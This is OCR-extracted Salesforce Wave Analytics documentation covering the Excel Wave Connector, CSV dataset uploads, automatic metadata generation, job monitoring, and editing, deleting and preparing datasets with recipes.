The Wave Connector is available as an app for Excel 2013 on the desktop and Excel Online in Office 365. The Connector is available as an app from the Microsoft Apps for Office store or your organization's private app catalog. After you install the Connector just point and click to import data from Excel to Salesforce.

Install the Wave Connector Excel App
The Wave Connector app gives users a fast, easy way to import data from Excel 2013 into Salesforce Wave Analytics..


Install the Wave Connector Excel App

The Wave Connector app gives users a fast, easy way to import data from Excel 2013 into Salesforce Wave Analytics..

USER PERMISSIONS

To import data from Excel 2013 to Wave Analytics :

- Upload External Data to Wave Analytics



If you use Excel 2013 on the desktop or Office 365, the Office Online version of Excel, the Wave Connector gives you a great way to get your data into Salesforce Wave Analytics. After installing the Connector, you just select data from Excel, click Submit, and the Connector does the work for you, importing the data to Wave Analytics and creating a dataset.

Here's how to install the Connector:

1. Open Excel, either on your desktop or in Office Online.
2. Open the Insert tab.
3. Click Apps for Office.
4. Search for the Wave Connector, and click to install it.
5. Enter your Salesforce credentials to open the Connector.

Once you've installed the Connector, follow the instructions in the Connector window to create datasets based on Excel data. Opening the Connector automatically logs you in to Salesforce Wave Analytics. Click the Connector Help icon for complete information about using the app.

Create a Dataset with External Data

You can either upload external data through the user interface or through the External Data API to create a dataset. When you upload an external data file (in .csv, .gz, or .zip format), you can also provide a metadata file. A metadata file contains metadata attributes that describe the structure of the data in the external data file. If you upload a .csv from the user interface, Wave Analytics automatically generates the metadata file, which you can preview and change. If you do not provide a metadata file, Wave Analytics imports all external data file columns as dimensions.

Tip: Wave temporarily stores the uploaded CSV and metadata files for processing only. After the datasets are created, Wave purges the files. If you want to use the files again later, keep a copy.

Before uploading external data files, review the format requirements and examples of the .csv and metadata files in the External Data Format Reference.

Note: You can also use the the External Data API to upload external data files. Use the API to take advantage of additional features, like performing incremental extracts and performing append, delete, and upsert operations. For more information about the External Data API, see the External Data API Developer's Guide.

1. On the home or app page, click **Create** > **Dataset**.



2. Type the name of your dataset in the Dataset Name field.
   The name cannot exceed 80 characters.
3. If you want to create the dataset in a different app, change the app in the App drop-down list.
4. Click **CSV**.
5. Add the .csv file.
   After you add the .csv file, Wave Analytics automatically generates and adds the corresponding metadata file.


EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.


USER PERMISSIONS

To upload external data:
- "Upload External Data to Wave Analytics"




Note: Instead of using the generated metadata file, if you want, you can upload a different metadata file that you created from scratch. If you upload your own metadata file, the **Preview Data** button is disabled.

6. Perform the following tasks to change the metadata attributes in the generated metadata file.
   a. Click **Preview Data** to view and change the required metadata attributes.



AccountOwner	Region	Target	TargetDate
Tony Santos	Midwest	10000	1/1/2011
Lucy Timmer	Northeast	50000	1/1/2011
Lucy Timmer	Northeast	0	12/1/2013
Bill Rolley	Midwest	15000	1/1/2011
Keith Laz	Southwest	35000	1/1/2011
Lucy Timmer	Southeast	40000	1/1/2011


   b. Click a column name to change it. The column name is the display name in the dataset. The column name cannot exceed 40 characters.



c. Click the column header to change other attributes for the column.



You can change the attributes for measure and date columns only.



d. To apply the changes to all other columns of the same data type, click **Apply to All <data type> Columns**.

e. Click **Submit** to save the metadata changes to the metadata file.

Note: If there are errors, the **Submit** button is grayed out.

f. Click **OK** to close the confirmation message.

g. To change optional metadata attributes, click to download the metadata file, edit the file, and then upload it.

7. Click **Create Dataset**.
Your data files are scheduled for upload. It might take some time to process the data upload job; you can monitor its status in the data monitor. If upload is successful, the new dataset is available from the home or app page.

8. Click **Continue** to dismiss the confirmation message.

Rules for Automatic Generation of a Metadata File
When you upload a CSV file from the user interface, Wave Analytics automatically generates the metadata file as long as the CSV file meets certain requirements.

Monitor an External Data Upload
When you upload an external data file, Wave Analytics kicks off a job that uploads the data into the specified dataset. You can use the data monitor to monitor and troubleshoot the upload job.

Rules for Automatic Generation of a Metadata File

When you upload a CSV file from the user interface, Wave Analytics automatically generates the metadata file as long as the CSV file meets certain requirements.

To enable Wave Analytics to generate the metadata file, a CSV file must meet the following requirements.

- The file type must be .csv, not .gz or .zip.
- The file must contain one row for the column header and at least one record.
- The CSV file must meet all Wave Analytics requirements as mentioned in the External Data Format Reference.

Wave Analytics generates the metadata attributes for each CSV column based on the first 100 rows in the CSV file. Wave Analytics uses the following rules to convert the CSV column names to field labels.

- Replaces special characters and spaces with underscores. For example, "Stage Name" becomes "Stage_Name."
- Replaces consecutive underscores with one underscore, except when column name ends with "__c." For example, "stage*&name" becomes "stage_name."
- Prefixes the field label with "X" when the first character of the column name is numeric. For example, "30Day" becomes "X30Day."
- Replaces the field name with "Column" + column number when all characters in the column name are not alphanumeric. For example, the fourth column name "*&^*(&*(%" becomes "Column4."
- Deletes underscores at the beginning and end of the field label to ensure that it doesn't start or end with an underscore.
- Increments the derived field label if the label is the same as an existing label. For example, if "X2" already exists, uses "X21," "X22," "X23."

Tip: You can download the generated metadata file to change the metadata settings, and then upload it to apply the changes. You can download the metadata file when you create or edit a dataset.

Monitor an External Data Upload

When you upload an external data file, Wave Analytics kicks off a job that uploads the data into the specified dataset. You can use the data monitor to monitor and troubleshoot the upload job.

The Jobs view (1) of the data monitor shows the status, start time, and duration of each dataflow job and external data upload job. It shows jobs for the last 7 days and keeps the logs for 30 days.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To access the data monitor:

- "Edit Wave Analytics Dataflows," "Upload External Data to Wave Analytics," or "Manage Wave Analytics"



1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager**.
   The data manager opens on the Monitor tab, with the Jobs view selected by default. The Jobs view displays dataflow and upload jobs. It displays each upload job name as `<dataset_name upload flow>`. You can hover a job to view the entire name.


   Note: To view external data upload jobs in the Jobs view, **Show** in the File Uploads field (2) must be selected. It's selected by default.

2. To see the latest status of a job, click the Refresh Jobs button ( ).
   Each job can have one of the following statuses.


Status	Description
Queued	The job is in queue to start.
Running	The job is running.
Failed	The job failed.
Successful	The job completed successfully.
Warning	The job completed successfully, but some rows failed.

3. To view the run-time details for a job, expand the job node (3).
   The run-time details display under the job. In the run-time details section, scroll to the right to view information about the rows that were processed.
4. To troubleshoot a job that has failed rows, view the error message. Also, click the download button (1) in the run-time details section to download the error log.

   Note: Only the user who uploaded the external data file can see the download button.



The error log contains a list of failed rows.



5. To troubleshoot a failed job, view the error message and the run-time details.

Edit a Dataset

USER PERMISSIONS	
To view a dataset edit page:	"Use Wave Analytics" AND Editor access to the dataset's app
To update a dataset name, app, and extended metadata:	"Use Wave Analytics" AND Editor access to the dataset's app
To delete a dataset:	"Use Wave Analytics" AND Editor access to the dataset's app
To upload and preview data:	"Upload External Data to Wave Analytics" AND Editor access to the dataset's app
To edit a dataset security predicate:	"Edit Wave Analytics Dataflows"

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

You can edit a dataset to change the dataset name, app, security predicate, or extended metadata (XMD) file associated with the dataset. For datasets created from an external data file, you can also upload a new external data file or metadata file to update the data or metadata.

If you add an external data file, Wave Analytics generates and adds the corresponding metadata file. To make further changes to the metadata, you can click **Preview Data** or download and edit the generated metadata file. You can also upload your own metadata file to overwrite the generated file.

1. On the home or app page, click the **Datasets** tab.
2. Hover over the dataset that you want to edit, and then click **Edit**.
3. Configure the following options if applicable.


Option	Description
Dataset Name	Enter a new name if you'd like to change the name of the dataset. The name cannot exceed 80 characters.
App	Select a new app if you'd like to move the dataset to a different app.
Add Extended Metadata File (JSON)	Specify an extended metadata file if you'd like to customize the formatting of dashboards associated with the dataset. Refer to *Extended Metadata (XMD) Reference* for information about extended metadata files.
Add External Data File (CSV)	Specify an external data file if you'd like to replace the existing data in the dataset with data from the external data file. Maximum file size is 500 MB. You can upload a .CSV, .GZ, or .ZIP file.

Option	Description
	Refer to *External Data Format Reference* for information about external data files and metadata files.
Add Metadata File (JSON)	Specify a metadata file if you'd like to redefine the structure of the external data file. If you upload a new metadata file, you must also upload the corresponding external data file. Refer to *External Data Format Reference* for information about metadata files.
Security Predicate	Add a security predicate if you'd like to apply row-level security on the dataset. For information about predicates, see Row-Level Security for Datasets.


4. If you uploaded a new .csv file, click **Preview Data** to view and change the required metadata attributes.
   You can change the optional metadata later.

   Note: The **Preview Data** button is disabled if you uploaded your own metadata file.

   After you click **Preview Data**, the preview page appears.




5. For each column:
   a. Click a column name to change it. The column name is the display name in the dataset. The column name cannot exceed 40 characters.



b. Click the column header to change other required attributes for the column.



You can change the attributes for measure and date columns only.



c. To apply the changes to all other columns of the same data type, click **Apply to All <data type> Columns**.

6. Click **Submit** to save the metadata changes in the preview page to the metadata file.

   Note: The **Submit** button is grayed out if there are errors.

7. Click **OK** to close the confirmation message.
8. To change optional metadata attributes—which are not visible in the preview page—click to download the metadata file, edit the file, and then upload it.
9. Click **Update Dataset**.
10. Click **Continue** to dismiss the confirmation message.

Update a Dataset's Extended Metadata


A dataset's extended metadata (XMD) file allows you to customize the formatting of dashboards associated with the dataset. You can update the XMD file through the dataset's edit page.

Update a Dataset's Extended Metadata

A dataset's extended metadata (XMD) file allows you to customize the formatting of dashboards associated with the dataset. You can update the XMD file through the dataset's edit page.


Important: An XMD file must use XMD 2.0 syntax and be no greater than 5 MB. Refer to *Extended Metadata (XMD) Reference* for information about extended metadata files and XMD 2.0 syntax.

1. On the Wave Analytics page, click the **Datasets** tab.
2. Hover over the dataset that you want to update, click , and then click **Edit**.
   The dataset edit page opens.
3. Under Add Extended Metadata File (JSON), click the Download button to download the current XMD file. Save this to use as a backup.



4. Under Add External Metadata File (JSON), click **Select file or drag file here...** to upload the new XMD file.
5. Click **Update Dataset**.
   If the XMD file is not valid, you see an error message. Correct the syntax of the file and upload it again.

Note: If the XMD file displays an error message when you open the dataset edit page, the current file is not valid.



Perform step 2 to download the file, then convert it to XMD 2.0. Then perform steps 4–5 to reupload the converted file and update the dataset.

Refer to *Extended Metadata (XMD) Reference* for information about converting extended metadata files to XMD 2.0 syntax.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To update a dataset's extended metadata:

- "Use Wave Analytics" AND Editor access to the dataset's app

Delete a Dataset

Delete unnecessary datasets from your My Private App or in shared apps on which you have at least Editor access. Removing datasets reduces clutter and helps you avoid reaching your org's limit for rows across registered datasets.

When you delete a dataset, Wave Analytics permanently deletes the dataset and doesn't delete the corresponding lenses or dashboards that reference the dataset. Lenses and dashboards that reference a deleted dataset will no longer be available. As a result, Salesforce.com recommends that you remove the associated lenses and dashboards before you delete a dataset.

If a dataflow transformation —like edgemart or sfdcRegister— references the dataset, you must remove the reference before you can delete the dataset. For example, to delete the "Opportunities" dataset, you must remove the sfdcRegister transformation from the dataflow snippet shown below.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To delete a dataset:

- "Use Wave Analytics" AND Editor access to the dataset's app

```
{
...
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities"
      }
   },
...}
```


Warning: You can't recover a deleted dataset.

1. On the home or app page, click the **Datasets** tab.
2. Hover over the dataset that you want to delete, and then click **Edit**.
3. Click **Delete Dataset**.
   If applicable, Wave Analytics shows a list of all lenses and dashboards that reference the dataset and that you have access to view. After you delete the dataset, any lens or dashboard that reference the dataset will become unusable.
4. Click **Delete Permanently** and confirm.

Prepare Datasets with Recipes

A dataset recipe is a user-interface tool that lets you take data from your existing datasets and replications, prepare it, and output the results to a new dataset. Use a recipe to combine data from multiple datasets or replications, bucket the data, add formula fields, and cleanse the data by transforming field values. You can remove fields and filter rows that you don't need, before you create the target dataset.

A dataset recipe is simply a saved set of transformations, or steps, that you want to perform on a specific source dataset or replication. When you run a recipe, it applies the transformations and outputs the results to a new target dataset. You can schedule a recipe to run on a recurring basis to keep your target dataset up to date.



Use a recipe to combine data from different sources, and modify field values to ensure consistency in the new dataset you create. This new dataset can then be used as a standalone dataset for exploration or dashboard creation, or used in your dataflows or other recipes.

Here's what you can do with your source data in a recipe:

- Add fields from another dataset or replication.
- Remove fields.
- Filter rows.
- Add bucket fields.
- Add formula fields.
- Transform field values.

Create a Dataset Recipe

Use a recipe to combine data from multiple datasets or replications, add bucket and formula fields, filter rows, and transform field values. You can then output the results to a new target dataset.

Manage and Monitor Dataset Recipes

View the status of your recipes and target datasets on the Prepare tab of the data manager. You can open recipes to update or run them, or delete them.

Create a Dataset Recipe

Use a recipe to combine data from multiple datasets or replications, add bucket and formula fields, filter rows, and transform field values. You can then output the results to a new target dataset.
